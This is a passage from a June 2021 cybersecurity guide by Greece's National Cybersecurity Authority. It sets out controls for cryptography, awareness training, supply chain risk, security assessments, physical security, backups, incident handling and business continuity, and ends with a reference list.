[18] *National Security Agency (NSA) & Department of Homeland Security CISA (Cybersecurity and Infrastructure Security Agency), (April 2020). Telework Best Practices. Available from: https://www.cisa.gov/sites/default/files/publications/Telework_Guide_with_NSA_and_DHS_CISA.pdf.*

[19] *National Security Agency, (May 2018). Steps to Secure Web Browsing. Available from: https://media.defense.gov/2019/Jul/16/2002158047/-1/-1/0/Steps%20to%20Secure%20Web%20Bro wsing%20-%20Copy.pdf.*

[20] *National Security Agency, (September 2018). Best Practices for Securing Your Home Network. Available from: https://media.defense.gov/2019/Jul/16/2002158056/-1/-1/0/Best%20Practices%20for%20Securing%20Your%20Home%20Network%20-%20Copy.pdf.*

11. USE OF CRYPTOGRAPHY

Use approved cryptographic algorithms to effectively protect your critical information, both at rest and in transit.

WHAT ARE THE RISKS?

Cryptography is a cornerstone of cybersecurity and its proper use achieves the following goals:

- *confidentiality*: data can be read only by the authorized parties holding the encryption key,
- *authenticity*: the user or a system proves its identity by using a digital certificate,
- *integrity*: it is assured, by using hash algorithms, that the message received is identical with the message sent,
- *non-repudiation*: it is assured, by using digital signatures, that the sender of the message cannot later deny that he had sent the message.

It is important to realize that cryptographic algorithms have a finite lifespan, since they must face the new cryptanalysis methods, the increasing power of conventional processors, and the gradual advancements in quantum computing development.

SUB-CONTROLS

► ***11.1*** *Develop and document:*

- *a cryptography policy that addresses purpose, scope, roles and responsibilities,*
- *procedures for implementing the policy and the relevant protection measures.*

► ***11.2*** *Ensure that any data classified as critical / sensitive is encrypted at rest and in transit.*

► ***11.3*** *Ensure that during encryption you use the most up-to-date versions of approved cryptographic protocols and software, as well as the appropriate key length.*

► ***11.4*** *Wherever the RSA algorithm is used, the key length (modulus) must be at least 2048 bits long.*

►	**11.5**	*For symmetric encryption, use the AES algorithm with a key length of 256 bits.*
►	**11.6**	*As regards hash algorithms (e.g. for digital signatures etc.), use the Secure Hash Algorithm 2 (SHA-2), choosing among SHA-256, SHA-384 or SHA-512. SHA-1 and MD5 have been proven to be insecure and therefore must be avoided.*
►	**11.7**	*Implement overall management of symmetric and asymmetric encryption keys (creation, storage, control, distribution), using internationally recognized standards and procedures, including hardened measures for access to the management platform.*
►	**11.8**	*Implement public key-based authentication for SSH (Secure Shell) connections.*




Figure 9
The first collision attack on the SHA-1 algorithm (2017)
Source: https://shattered.io/

The well-known hash algorithm SHA-1 was widely used in digital signatures, HTTPS certificates, backups, etc. until 2017, although it had been officially removed by NIST already in 2011 due to serious vulnerabilities found in theoretical research. In 2017, the first "collision attack" in SHA-1 was announced, in which two different pdf files generated the same hash value. The above demonstration officially revealed the weaknesses of SHA-1, but had relatively limited practical value as the attacker had little or no control over the data that "collides". In 2019, the more severe "chosen-prefix collision attack" was achieved in practice, in which the attacker can now select two random files and attach to them two different sections so that the two concatenated files have the same hash value. This practically means that the attacker can e.g. create an HTTPS certificate for a malicious domain that will have the same hash value as a certificate for a legitimate domain, and therefore the same digital signature. There is also a risk of forgery in digital signatures when two different users' keys end up with the same hash value. Modern browsers now reject certificates with SHA-1, but there are some applications that still use it. *As regards the Greek cyberspace, SHA-1 must be immediately removed from any application, digital signature or HTTPS certificate that may still be in use*.

12. CYBERSECURITY SKILLS AND AWARENESS TRAINING

Implement training programs on a regular basis, to improve the skills and awareness of your employees on cybersecurity issues.

WHAT ARE THE RISKS?

Employees play a critical role in the security of network and information systems. The lack of training and corresponding responsibility for this issue poses various types of threats to the organizations:

- *Social engineering attacks*: due to the improvement of protection technologies in recent years, attackers are now targeting the greatest vulnerability, which is the human factor. Today, most cyber attacks start with a phishing email, which contains either a malicious attachment or a link to a malicious website. If the user is deceived, then in both cases the attacker may gain full control of the organizational systems.

- *Insider threat*: disgruntled employees may disclose critical corporate data, as well as cause deliberate deletion or other damage to an entity's resources.

- *Portable storage media and proprietary devices*: the lack of a policy on the proper use of portable storage media and proprietary devices, as well as the shortage of technical skills on the part of employees may cause malware infection if such devices are connected to the corporate network.


SUB-CONTROLS

►	**12.1**	*Develop and document:* • *a cybersecurity training and awareness policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	**12.2**	*Organize a training program to increase the skills and awareness of your employees in cybersecurity issues, which should be conducted at least twice a year. The training material should include:* • *how to interact with the corporate network, systems and data in a secure manner,* • *authentication best practices, such as creating strong passwords and applying multi-factor authentication,* • *train employees to identify social engineering attacks, such as phishing emails, impersonated phone calls, etc.* • *being able to recognize evidence of system breaches and incidents arising from insider threats.*

►	**12.3**	*Periodically conduct a cybersecurity awareness training program addressed to distinct roles and targeting different employee categories based on business activities and the level of technical expertise.*
►	**12.4**	*Perform a knowledge gap analysis of your employees to develop a plan of sequential trainings.*
►	**12.5**	*Periodically conduct exercises that simulate cyber security incidents and their impact. Examples include opening a malicious email attachment or visiting a malicious website.*

Figure 10 below shows specific signs for detecting a phishing email. For further study, there are several resources on the Internet with useful information on ways to protect against social engineering attacks.[21]

Figure 10
Example of phishing email detection
Source: https://www.realimageservices.com/news/phishing.php



(1) The sender's email address does not match his signature, and the email domain looks at least suspicious.
(2) The subject of the email looks questionable or unwanted.
(3) The salutation is not addressed personally to the recipient with his name and surname but it is general (e.g. "Dear customer").
(4) The message text does not look like it was written professionally.
(5) If we hover the mouse over the link, it points to a different URL compared with the supposed sender email link and it looks at least suspicious.
(6) The sender's signature does not include contact details.

[21] https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/phishing

13. SUPPLY CHAIN RISK MANAGEMENT

Implement appropriate measures and procedures to address the risks to your corporate systems and data from the access of IT vendors and service providers.

WHAT ARE THE RISKS?

In recent years, the dependence of organizations on third-party providers for the provision of IT products, systems and services, such as hardware procurement, application development and cloud services, has increased dramatically. This dependence has inevitably increased the *attack surface* of organizations and consequently the corresponding risks:

- the cloud service provider's infrastructure may be located in a third country, where the data is subject to legal and covert surveillance without the customers' knowledge,
- the provider may have acquired, under a contractual obligation, remote access to critical corporate data without at the same time implementing appropriate technical and organizational security measures in its infrastructure,
- cybercriminals may deploy malware into software developed by a third party under a contractual obligation. Once the compromised application is put into production, the malware can massively harm many users and systems.

Cyber-attacks of this type have increased dramatically worldwide. Supply chain risk management is a complex process that requires coordinated action by organizations at many levels.

SUB-CONTROLS

► ***13.1*** *Develop and document:*

- *a supply chain security policy that addresses purpose, scope, roles and responsibilities,*
- *procedures for implementing the policy and the relevant protection measures.*

► ***13.2*** *Periodically conduct a thorough research and risk evaluation of your IT vendors and service providers, including their subcontractors, considering technical issues plus other parameters such as corporate partnerships, competitors and countries of origin, in order to gather comprehensive knowledge about your supply chain risks.*

►	**13.3**	*Do not enter into contracts with vendors and service providers that have been identified with a high risk profile.*
►	**13.4**	*Ensure that contractual agreements document in detail the type of systems and data to which the service provider has access during the performance of the contract.*
►	**13.5**	*Develop and communicate a set of minimum cybersecurity requirements to your vendors and service providers, which reflect the risk evaluation of your supply chain. Also document your right to verify compliance with the above requirements from vendors and service providers, including their subcontractors.*
►	**13.6**	*Develop and communicate different sets of cybersecurity requirements for different types of contracts, depending on the estimated risk for each category.*
►	**13.7**	*Set assurance requirements to your vendors and service providers, such as penetration tests, external audits and / or internationally recognized cybersecurity certifications. Furthermore, implement key performance indicators to measure the performance of your entire supply chain in terms of their cybersecurity management practices.*




Figure 11
Supply chain cyber attack
Source: https://www.pureid.io/

The figure above shows the core of the risk due to cyber attacks on the software service supply chain. Attackers have infected a service provider's software with malware. The software may be a tool for centralized network management. Through appropriate communication channels, malware may infect any entity worldwide that uses this tool.[22]

[22] *In the SolarWinds case, a highly sophisticated cyber attack that became known in December 2020 and has been attributed to a nation state, the attackers infected the update mechanism of the Orion network management platform with malicious code, resulting in its installation in about 18,000 servers of governmental organizations and companies, according to official figures.*
See https://www.cisecurity.org/solarwinds/

14. CYBERSECURITY TECHNICAL ASSESSMENTS

Perform periodic assessments of the technical and organizational measures that are deployed in your network and information systems.

WHAT ARE THE RISKS?

Security assessments offer valuable assistance to organizations in identifying gaps and vulnerabilities in technologies, processes and human behavior. Especially in the modern Internet environment, where technology is rapidly evolving and the attacker methods get even more sophisticated, conducting such assessments can reveal critical weaknesses that could be fatal to an entity's assets and reputation, such as:

- that the patch management process is not timely implemented, because unpatched systems are identified even though the corresponding patch has been already officially released,
- that the required countermeasures to mitigate new forms of attack widely studied and recognized by the research community have not yet been implemented,
- that employees exhibit dangerous behavior and ignorance about social engineering attacks (e.g. phishing emails), although the organization's security policy explicitly mentions the obligation to conduct regular cybersecurity awareness training programs.

The categories of cybersecurity assessments can be distinguished as follows:

i) *Vulnerability scanning*: IT assets (network, systems, applications, etc.) are scanned using automated tools to detect known vulnerabilities and insecure settings. Scanning can be done in an authenticated or non-authenticated way. Since automated scans are mainly signature based, the results may include some false positives. Based on the final report, patches are installed with the appropriate priority.

ii) *Vulnerability assessment*: it is a systematic examination of an information system or product to determine the adequacy of security measures, identify security deficiencies, provide data from which to predict the effectiveness of proposed security measures, and confirm the adequacy of such measures after implementation.[23] It is performed in an automated and non-automated way (manually) and results in the identification and confirmation of all the vulnerabilities of the systems in scope, but without exploiting them.

iii) *Penetration testing or ethical hacking*: it is an authorized cyber attack simulation for the purpose of assessing the security of network and information systems. The penetration test models techniques used in

[23] *National Institute of Standards and Technology (NIST), (September 2012). Guide for Conducting Risk Assessments (Special Publication 800-30 revision 1). U.S. Department of Commerce. Available from: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final*

the real world and extends vulnerability assessment to the fact that, under controlled conditions, an attempt is made to exploit them in order to gain unauthorized access to the system and determine the impact on business operations and critical data.[24]

iv) *Red team / blue team exercises*: red teaming mimics real cyber threat actors by using the same tactics, techniques and procedures. The purpose is to train and measure the effectiveness of people, processes and technologies used to defend the organization.[25] "Red team" is the name of the team conducting the attack, while the "blue team" is the group of people in charge of the defense (Security Operations Center staff, incident response team, etc.).

For further study regarding red teaming, MITRE ATT&CK[26] is an internationally recognized knowledge base that contains documented tactics, techniques and procedures of real cybercriminals and is widely used as a resource to simulate malicious behavior and improve the security level of organizations.

SUB-CONTROLS

►	**14.1**	*Develop and document:* • *a cybersecurity technical assessment policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	**14.2**	*Perform automated vulnerability scans on a regular basis (e.g. once a month) to identify potential vulnerabilities and unpatched systems on your corporate assets and network.*
►	**14.3**	*Perform a full vulnerability assessment of your network and information systems on a periodic basis (e.g. at least once a year).*

[24] For a study of the most popular methodologies for conducting penetration test, see https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies. For an indicative presentation of the tools that can be used in each phase of the penetration test process, see https://tools.kali.org/tools-listing.

[25] Vest, J. and Tubberville, J., (2019). Red Team Development and Operations – A practical Guide. Independently published.

[26] https://attack.mitre.org/

►	***14.4***	*Perform a full penetration test on your network and information systems on a periodic basis (e.g. once a year) and after a confirmed cybersecurity incident.*
►	***14.5***	*Perform "red team - blue team" exercises on a periodic basis (e.g. once a year) to simulate cyber attacks accomplished by well-known high-profile cybercrime groups.*

15. PHYSICAL SECURITY MEASURES

Control physical access to the facilities hosting your server systems and handle effectively environmental disasters.

WHAT ARE THE RISKS?

When designing the infrastructure hosting an entity's network and information systems, their physical protection must be specially considered. Unauthorized individuals may enter the premises with malicious intent, such as stealing devices with valuable data, infecting systems with specially formulated USB, or even deliberately causing damage to equipment. Furthermore, environmental events such as fire, earthquake, flood, etc. can be catastrophic for an organization.

SUB-CONTROLS

► **15.1** *Develop and document:*

- *a physical security policy that addresses purpose, scope, roles and responsibilities,*
- *procedures for implementing the policy and the relevant protection measures.*

► **15.2** *Ensure that the building facilities that host your servers have control mechanisms (e.g. bars, locks, alarm) on the outer perimeter, to protect against unauthorized physical access.*

► **15.3** *Ensure that the building facilities that host your servers have a sufficiently staffed reception area that records visitors upon entering the building.*

► **15.4** *Maintain a list of persons who have authorized access to the server room. Authorization should be given based on job position or role. Physical access of the authorized persons to the server room is done only by using a smart card.*

► **15.5** *Implement the following mechanisms in the server room:*

- *Alarm system.*
- *Network redundancy.*
- *UPS, for achieving uninterruptible power supply and controlled shutdown of servers in case of power interruption.*
- *Fire detection and fire suppression systems.*
- *Automatic temperature, humidity and pressure controllers.*
- *Water leakage protection systems.*

► **15.6** *Install a Closed-Circuit Television system (CCTV) to monitor the indoor and outdoor areas of the server room.*

16. DATA BACKUPS

Implement backup technologies and procedures to protect your systems and information against loss.

WHAT ARE THE RISKS?

Operating systems, applications and databases play a critical role in the everyday business operation and service delivery of any organization. A human error or a successful cyber attack may result in the following:

- unintentional deletion of data,
- ransomware infection, due to which large volumes of critical data get encrypted and thus their availability is lost,
- malicious configuration changes, data corruption, accounts creation or software installation, as well as deletion of important logs.

Consequently, in case of critical data loss or alteration, the continuity of business operations is at great risk. This fact makes backups a fundamental security measure for any entity.

SUB-CONTROLS

►	***16.1***	*Develop and document:* • *a backup policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	***16.2***	*Perform automated backups of all your important organizational assets on a daily basis, by combining effectively the available techniques (full, incremental, differential).*
►	***16.3***	*Ensure that the received backups are encrypted at rest and in transit. This includes remote backups as well as the corresponding cloud services.*
►	***16.4***	*Ensure that backups are stored in at least one offline location.*
►	***16.5***	*Perform an integrity check of your backups on a regular basis.*

- **16.6** *Perform a data restoration process on a regular basis to ensure that backups are working properly.*

- **16.7** *Maintain backup copies in geographically dispersed locations.*

17. INCIDENT HANDLING

Implement procedures for handling cybersecurity incidents to effectively protect the confidentiality, integrity and availability of your network and information systems.

WHAT ARE THE RISKS?

The ability of organizations to detect malicious attacks, to effectively respond and to restore their functionality after a system breach is a key priority and leads to ensuring business continuity and uninterrupted provision of an entity's services. The impact of not implementing an adequate incident response plan can be severe:[27]

- *Inability to limit damage*: failure to detect that an incident is taking place or has already occurred limits the ability to handle it effectively. This can lead to system downtime, significant financial losses as well as loss of business reputation.
- *Continuous business disruptions*: the organization that fails to address the root cause of the incident (outdated systems, vulnerabilities in software, etc.) will remain exposed to recurring breaches.
- *Administrative and financial sanctions*: an incident that results in sensitive data compromise may lead to significant penalties, in case an audit reveals that the entity was not compliant with specific legal and regulatory provisions.

SUB-CONTROLS

►	***17.1***	*Develop and document:* • *an incident handling policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	***17.2***	*Develop a detailed cybersecurity incident response plan, which must describe the following step-by-step activities:* • *Preparation: evaluate critical systems, analyze threats, implement security measures and manage human resources throughout the process.* • *Identification: detect deviations from normal operations, collect evidence and analyze the incident.* • *Containment and eradication: isolate network segments under attack and remove malware from all affected systems.* • *Recovery: bring all affected systems back to full operation.* • *Evidence collection and reporting: gather forensic evidence, create a detailed report, notify the relevant authorities.* • *Lessons learned: conduct a meeting with all stakeholders to discuss the incident with the aim to gain knowledge that can be used in future attacks.*

[27] https://www.ncsc.gov.uk/collection/10-steps-to-cyber-security/the-10-steps/incident-management

►	**17.3**	*Establish a cybersecurity incident response team from your human resources and assign specific roles and responsibilities. If the development of the team is not possible in-house, outsource the project to a specialized third-party service provider.*
►	**17.4**	*Ensure that your cybersecurity incident response team, either your own or the outsourced one, has access to adequate data sources and tools that monitor network and information systems to detect key indicators of breach.*
►	**17.5**	*Conduct incident response training to employees with the respective responsibility on a regular basis. The training includes technical and non-technical issues and it is differentiated depending on the roles assigned.*
►	**17.6**	*Ensure that when malware is detected on your corporate network, the following steps are followed:* • *infected systems are isolated from the rest of the network,* • *all portable media previously connected to the infected systems are scanned for malware and, if necessary, isolated,* • *a backup of infected systems (forensic image) is obtained through special forensic tools to preserve the evidence of the incident's origin,* • *antivirus software is used to remove malware from all infected systems,* • *if the infection cannot be reliably removed, the systems are restored using checked backups (hard disk reimaging),* • *corrective actions are implemented (such as: installation of security patches, system hardening with the implementation of enhanced security settings, password changes etc.).*
►	**17.7**	*Locate and collect the complete evidence of the incident and prepare a detailed report, which should be sent to all relevant parties, as well as to competent authorities. Your employees should also be informed about the incident.*
►	**17.8**	*Collect and document the knowledge learned from the analysis and resolution of cybersecurity incidents, in order to be used to mitigate the impact of future cyber attacks.*
►	**17.9**	*Conduct exercises that simulate cybersecurity incidents on a regular basis, so that the incident response team will develop awareness and capacity to respond to real attacks.*

►	***17.10***	*Develop a Security Operations Center (SOC), equipped with the appropriate monitoring, scanning and forensic tools and staffed with the necessary specialized personnel, to timely detect and respond to cybersecurity incidents. The SOC may be implemented either in-house or outsourced to a specialized service provider.*

For further study, UK's National Cyber Security Center offers a detailed guide for incident management.[28]

[28] https://www.ncsc.gov.uk/collection/incident-management

18. BUSINESS CONTINUITY AND DISASTER RECOVERY

Implement measures and procedures to ensure the continuity of your business operations and restoration of your systems after an adverse event or disaster.

WHAT ARE THE RISKS?

The need for the uninterrupted availability of services of a governmental or corporate entity as well as the restoration of its operations after an adverse event are requirements that must be considered when designing its information systems. Events such as denial of service attack, ransomware infection, but also natural disasters such as earthquake, fire or flood may cause temporary or even prolonged interruption of critical government or business operations. Availability and recovery requirements vary between organizations and must be determined, so that appropriate measures will be applied consistent with the risk analysis that has being performed.

SUB-CONTROLS		
►	**18.1**	*Develop and document:* • *a business continuity and disaster recovery policy that addresses purpose, scope, roles and responsibilities,* • *procedures for implementing the policy and the relevant protection measures.*
►	**18.2**	*Perform an impact analysis to determine and evaluate the potential effects of adverse events, such as cyber attack, natural disaster, accident, etc. to your critical business operations. Based on the results, develop a detailed business continuity plan, which will describe the procedures to sustain your critical processes and services during and after a significant disruption.*
►	**18.3**	*Maintain redundant resources in your system architecture to meet availability requirements.*
►	**18.4**	*Establish and train a specialized team from your workforce, which has full knowledge of the business continuity plans and the necessary competence to manage adverse situations on your critical business operations.*
►	**18.5**	*Perform exercises for testing business continuity and disaster recovery plans on a regular basis, especially when significant technical and procedural changes have occurred in your critical business operations.*

►	**18.6**	*Establish an alternate storage site that is geographically distinct from your primary storage site to reduce susceptibility to the same threats.*
►	**18.7**	*Outsource the provision of disaster recovery services to a specialized service provider to immediately transfer your business operations to another environment by using virtualization technologies.*
►	**18.8**	*Establish an alternate processing site that is geographically distinct from your primary processing site to reduce susceptibility to the same threats.*

REFERENCES

1. Center for Internet Security, (2018). *CIS Controls v7.1*. East Greenbush, New York, USA. Available at: https://www.cisecurity.org/.

2. National Institute of Standards and Technology (NIST), (September 2020). *Security and Privacy Controls for Information Systems and Organizations (Special Publication 800-53 revision 5)*. U.S. Department of Commerce. Available at: https://doi.org/10.6028/NIST.SP.800-53r5.

3. National Institute of Standards and Technology (NIST), (February 2020). *Protecting Controlled Unclassified Information in Nonfederal Systems and Organizations (Special Publication 800-171 revision 2)*. U.S. Department of Commerce. Available at: https://csrc.nist.gov/publications/detail/sp/800-171/rev-2/final.

4. National Institute of Standards and Technology (NIST), (February 2021). *Enhanced Security Requirements for Protecting Controlled Unclassified Information (Special Publication 800-172)*. U.S. Department of Commerce. Available at: https://csrc.nist.gov/publications/detail/sp/800-172/final.

5. National Institute of Standards and Technology (NIST), (September 2012). *Guide for Conducting Risk Assessments (Special Publication 800-30 revision 1)*. U.S. Department of Commerce. Available at: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final.

6. ISO/IEC (International Organization for Standardization / International Electrotechnical Commission), (2013). *Information Technology – Security Techniques – Information Security Management Systems - Requirements (ISO/IEC 27001:2013)*. Geneva, Switzerland.

7. ISO/IEC (International Organization for Standardization / International Electrotechnical Commission), (2013). *Information Technology – Security Techniques – Code of Practice for Information Security Controls (ISO/IEC 27002:2013)*. Geneva, Switzerland.

8. Australian Cyber Security Centre, (February 2021). *Australian Government Information Security Manual*. Kingston, Canberra, Australia. Available at: https://www.cyber.gov.au/acsc/view-all-content/ism.

9. Government Communications Security Bureau, (December 2020). *New Zealand Information Security Manual*. Thorndon, Wellington, New Zealand. Available at: https://nzism.gcsb.govt.nz/.

10. OWASP (Open Web Application Security Project) Foundation, (October 2020). *Application Security Verification Standard 4.0.2*. Bel Air, U.S.A. Available at: https://owasp.org/.

11. OWASP (Open Web Application Security Project) Foundation, (2018). *OWASP Top Ten Proactive Controls for Developers v3.0*. Bel Air, U.S.A. Available at: https://owasp.org/.

12. OWASP (Open Web Application Security Project) Foundation, (2017): *OWASP Top 10 – 2017. The Ten Most Critical Web Application Security Risks*. Available at: https://owasp.org/.

13. National Security Agency, (February 2021). *Embracing a Zero Trust Security Model*. U.S.A. Available at: https://media.defense.gov/2021/Feb/25/2002588479/-1/-1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF.

14. National Security Agency, (August 2020). *Hardening Network Devices*. U.S.A. Available at: https://media.defense.gov/2020/Aug/18/2002479461/-1/-1/0/HARDENING_NETWORK_DEVICES.PDF.

15. National Security Agency, (September 2018). *Best Practices for Securing Your Home Network*. U.S.A. Available at: https://media.defense.gov/2019/Jul/16/2002158056/-1/-1/0/Best%20Practices%20for%20Securing%20Your%20Home%20Network%20-%20Copy.pdf.

16. National Security Agency, (May 2018). *Steps to Secure Web Browsing*. U.S.A. Available at: https://media.defense.gov/2019/Jul/16/2002158047/-1/-1/0/Steps%20to%20Secure%20Web%20Browsing%20-%20Copy.pdf.

17. National Security Agency (NSA) & Department of Homeland Security CISA (Cybersecurity and Infrastructure Security Agency), (April 2020). *Telework Best Practices*. Available at: https://www.cisa.gov/sites/default/files/publications/Telework_Guide_with_NSA_and_DHS_CISA.pdf.

18. CISA (Cybersecurity and Infrastructure Security Agency) & MS-ISAC (Multi-State Information Sharing and Analysis Center), (September 2020). *Ransomware Guide*. Available at: https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C.pdf.

19. CISA (Cybersecurity and Infrastructure Security Agency), (2020). *Guidance for Securing Video Conferencing*. Available at: https://www.cisa.gov/sites/default/files/publications/CISA_Guidance_for_Securing_Video_Conferencing_S508C.pdf.

20. CISA (Cybersecurity and Infrastructure Security Agency), (November 2020). *Cyber Essentials Toolkit Chapter 6: Your Crisis Response*. Available at: https://www.cisa.gov/sites/default/files/publications/Cyber%20Essentials%20Toolkit%206%2020201113_508.pdf.

21. Kral, P., (2012). *Incident Handler's Handbook*. The SANS Institute. Available at: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901.

22. Leurent, G. and Peyrin, T., (2020). *SHA-1 is a Shambles. First Chosen-Prefix Collision on SHA-1 and Application to the PGP Web of Trust*. 29th USENIX Security Symposium. Available at: https://eprint.iacr.org/2020/014.pdf.

23. Stallings, W. and Brown, L., (2018). *Computer Security – Principles and Practice*. 4th ed. United Kingdom: Pearson Education Limited.

24. Vest, J. and Tubberville, J., (2019). *Red Team Development and Operations – A practical Guide*. Independently published.

Websites:

1. https://www.cisecurity.org/

2. https://www.nist.gov/

3. https://www.ncsc.gov.uk/collection/10-steps-to-cyber-security

4. https://www.ncsc.gov.uk/collection/incident-management

5. https://www.ncsc.gov.uk/collection/caf

6. https://www.nsa.gov/What-We-Do/Cybersecurity/Advisories-Technical-Guidance/

7. https://attack.mitre.org/

8. https://www.cyber.gov.au/

9. https://nzism.gcsb.govt.nz/

10. https://cisa.gov/

11. https://nmap.org/

12. https://shattered.io/

13. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies

14. https://tools.kali.org/tools-listing

15. https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/phishing

16. https://support.microsoft.com/en-us/topic/preventing-smb-traffic-from-lateral-connections-and-entering-or-leaving-the-network-c0541db7-2244-0dce-18fd-14a3ddeb282a

17. https://www.spamtitan.com/web-filtering/network-segmentation-best-practices/

18. https://spanning.com/blog/cross-site-scripting-web-based-application-security-part-3

19. https://www.csoonline.com/article/3391588/why-unauthenticated-sms-is-a-security-risk.html

20. https://www.cloudwards.net/best-2fa-apps/

21. https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

22. https://www.softwaretestinghelp.com/network-scanning-tools/

23. https://www.softwaretestinghelp.com/siem-tools

24. https://www.gartner.com/reviews/market/security-information-event-management

25. https://www.winosbite.com/best-microsoft-active-directory-alternatives/


National Cyber Security Authority
HELLENIC REPUBLIC

HELLENIC REPUBLIC
MINISTRY OF DIGITAL GOVERNANCE
NATIONAL CYBERSECURITY AUTHORITY

MINISTRY OF DIGITAL GOVERNANCE - GREECE
JUNE 2021